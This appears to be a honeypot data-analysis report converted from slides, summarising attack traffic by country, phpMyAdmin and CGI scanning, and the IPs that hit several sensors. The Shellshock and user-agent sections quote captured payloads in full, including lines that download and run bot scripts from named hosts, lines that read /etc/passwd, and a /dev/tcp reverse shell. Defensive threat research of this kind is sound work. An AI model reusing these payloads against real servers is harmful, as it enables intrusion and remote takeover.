


# Country Matters, Right?

China	55675
United States	20440
Taiwan	4641
Singapore	2395
Sweden	1857
Russian Federation	693
Germany	586
Netherlands	538
Turkey	532
Korea, Republic of	441
Ukraine	324
India	222
Canada	181
France	159
Poland	156
Israel	138
United Kingdom	133
Brazil	124
Barbados	106
Iran, Islamic Republic of	100




# Highly Correlated Probes





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# Shellshock

- 681 Shellshock attempts
  - 440 unique Shellshock attempts

- GET /cgi-bin/fire.cgi HTTP/1.0\r\nHost: X.X.X.X\r\nUser-Agent: () {::}; /bin/bash -c "cd /var/tmp;wget http://184.171.247.165/wi;curl -O http://184.171.247.165/wi;perl wi;rm -rf wi"
  - GET / HTTP/1.0\r\nAccept: \*/\*\r\nUser-Agent: () {::}; echo BANG: \$(cat /etc/passwd)
  - GET / HTTP/1.0\r\nAccept: \*/\*\r\nReferer: () {::}; echo "BigBang: " \$(</etc/passwd)\r\nUser-Agent: () {::}; echo "BigBang: " \$(</etc/passwd)
  - GET / HTTP/1.1\r\nHost: Y.Y.Y.Y\r\nUser-Agent: () {::}; /bin/bash -c "echo testing9123123"; /bin/uname -a
  - GET / HTTP/1.1\r\nHost: X.X.X.X\r\nUser-Agent: () {::}; /bin/bash -c "echo testing9123123"; /bin/uname -a
  - GET / HTTP/1.0\r\nHost: X.X.X.X\r\nUser-Agent: () {::}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh"
  - GET /cgi-mod/view\_help.cgi HTTP/1.1\r\nAccept: \*/\*\r\nHost: 54.68.96.53\r\nReferer: () {foo};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh\r\nUser-Agent: () {foo};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh
  - GET / HTTP/1.0\r\nCache-Control: no-cache\r\nConnection: Keep-Alive\r\nCookie: () {::}; curl http://www.ykum.com//bbs/skin/zero\_vote/cpan\_root | perl\r\nPragma: no-cache\r\nReferer: () {::}; curl http://www.ykum.com//bbs/skin/zero\_vote/cpan\_root | perl\r\nTest: () {::}; curl http://www.ykum.com//bbs/skin/zero\_vote/cpan\_root | perl\r\nUser-Agent: () {::}; curl http://www.ykum.com//bbs/skin/zero\_vote/cpan\_root | perl
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- http://stablehost.us/bots/regular.bot
  - http://www.ykum.com//bbs/skin/zero\_vote/cpan\_root
  - http://202.143.160.141/lib21/index.cgi
  - http://184.171.247.165/wi

# phpMyAdmin

## 10 IPs scanning for phpMyAdmin URLs

- 239 Requests
- 122 Unique URLs

- //web/phpMyAdmin/scripts/setup.php
- //phpMyAdmin2/scripts/setup.php
- //phpMyAdmin-3.0.0.0-all-languages/scripts/setup.php
- //phpMyAdmin-2.11.1-all-languages/scripts/setup.php
- //phpMyAdmin-3.0.0-rc1-english/scripts/setup.php
- //phpMyAdmin3/scripts/setup.php
- //phpMyAdmin-3.0.1.0-english/scripts/setup.php
- //phpMyAdmin-2/scripts/setup.php
- /phpMyAdmin/scripts/setup.php
- //phpMyAdmin/scripts/setup.php
- //phpMyAdmin-3.4.3.1/scripts/setup.php
- //phpMyAdmin-2.11.1.1/scripts/setup.php
- //phpMyAdmin-2.9.0-rc1/scripts/setup.php
- //phpMyAdmin-2.8.5/scripts/setup.php
- //phpMyAdmin-2.8.3/scripts/setup.php
- //phpMyAdmin-2.6.4-pl4/scripts/setup.php
- //phpMyAdmin-3.1.2.0-english/scripts/setup.php
- //phpMyAdmin-2.7.0-rc1/scripts/setup.php
- //phpMyAdmin-2.6.4-pl3/scripts/setup.php
- //phpMyAdmin-2.10.0.0/scripts/setup.php



# User-Agents

```
() { ;; }; curl http://202.143.160.141/lib21/index.cgi | perl 619
Cloud mapping experiment. Contact research@pdrlabs.net 43
() { foo; }; echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh; sh /tmp/sh; rm -rf /tmp/sh 27
ZmEu 20
() { foo; }; echo; /usr/bin/id 20
Mozilla/5.0 9
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98) 7
Morfeus Fucking Scanner 6
Googlebot/2.1 (+http://www.google.com/bot.html) 5
() { ;; }; curl http://www.ykum.com//bbs/skin/zero\_vote/cpan\_root | perl 5
IPv4Scan (+http://ipv4scan.com) 4
masscan/1.0 (https://github.com/robertdavidgraham/masscan) 4
Mozilla/5.0 (compatible; Muenster University of Applied Sciences; +http://fb02itsscan.fh-muenster.de) 4
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html) 2
Robocop 2
() { ;; }; echo BANG: $(cat /etc/passwd) 2
() { ;; }; /bin/bash -c "cd /var/tmp; wget http://184.171.247.165/wi;curl -O http://184.171.247.165/wi;perl wi;rm -rf wi" 2
() { ;; }; /bin/bash -c "echo testing9123123"; /bin/uname -a 2
() { ;; }; echo X-Bash-Test: `echo glXpsoaBEf; 1
HTTP_Request2/0.5.2 (http://pear.php.net/package/http_request2) PHP/5.2.5 1
() { ;; }; echo "BigBang: " $(</etc/passwd) 1
() { ;; }; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh; curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh" 1
() { ignored; }; /bin/bash -i >& /dev/tcp/207.240.10.1/8888 0>&1 1
```

# Multiple Honey-pot Activity

192.3.45.107 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 14 connections

125.64.35.67 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 41 connections

95.211.168.135 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 4 connections

**178.218.210.59 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 399 connections**

71.6.135.131 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 13 connections

117.21.173.140 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 146 connections

193.174.89.19 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 13 connections

117.21.173.155 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 24 connections


171.221.246.27 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 5 connections

66.240.236.119 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 26 connections

123.151.149.222 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 9 connections

198.20.69.74 seen across 4 honeypots (X.X.X.X:glstopf.events, Y.Y.Y.Y:glstopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 46 connections

# ultrasite-01.ru (178.218.210.59)



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/cgi-bin/w3mman2html.cgi

/cgi-bin/test.cgi

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/cgi-bin/php.cgi

/cgi-sys/defaultwebpage.cgi

/cgi-bin/csSearch.cgi

/sys-cgi

/cgi-bin/robadmin.cgi

/cgi-bin/pagelog.cgi

/sample02.cgi

/cgi-bin/ezshopper/search.cgi

/cgi-bin///admin.html

/cgi-bin/cbmc/forums.cgi

/cp/rac/nsManager.cgi

/cgi-bin/way-board.cgi

/cgi-sys/mchat.cgi

/main.cgi

/cartcart.cgi

/csPassword.cgi

/cgi-bin/addbanner.cgi

/cgi-sys/realsignup.cgi

/cgi-bin/mail/emumail.cgi

/infosrch.cgi

/cgi-bin/ttawebtop.cgi/HTTP/1.0

/cgi-bin/survey.cgi

/cgi-bin/viewcvs.cgi

/enter\_bug.cgi

/siteUserMod.cgi

/cgi-bin/hello

/cgi-bin/csLiveSupport.cgi

# References

- <http://threatstream.github.io/mhn/>
- <https://github.com/johnnykv/mnemosyne>
- <https://redmine.honeynet.org/projects/hpfeeds/wiki>
- <http://glastopf.org/>
- <http://snort.org/>
- <http://amunhoney.sourceforge.net/>
- <http://ipython.org/>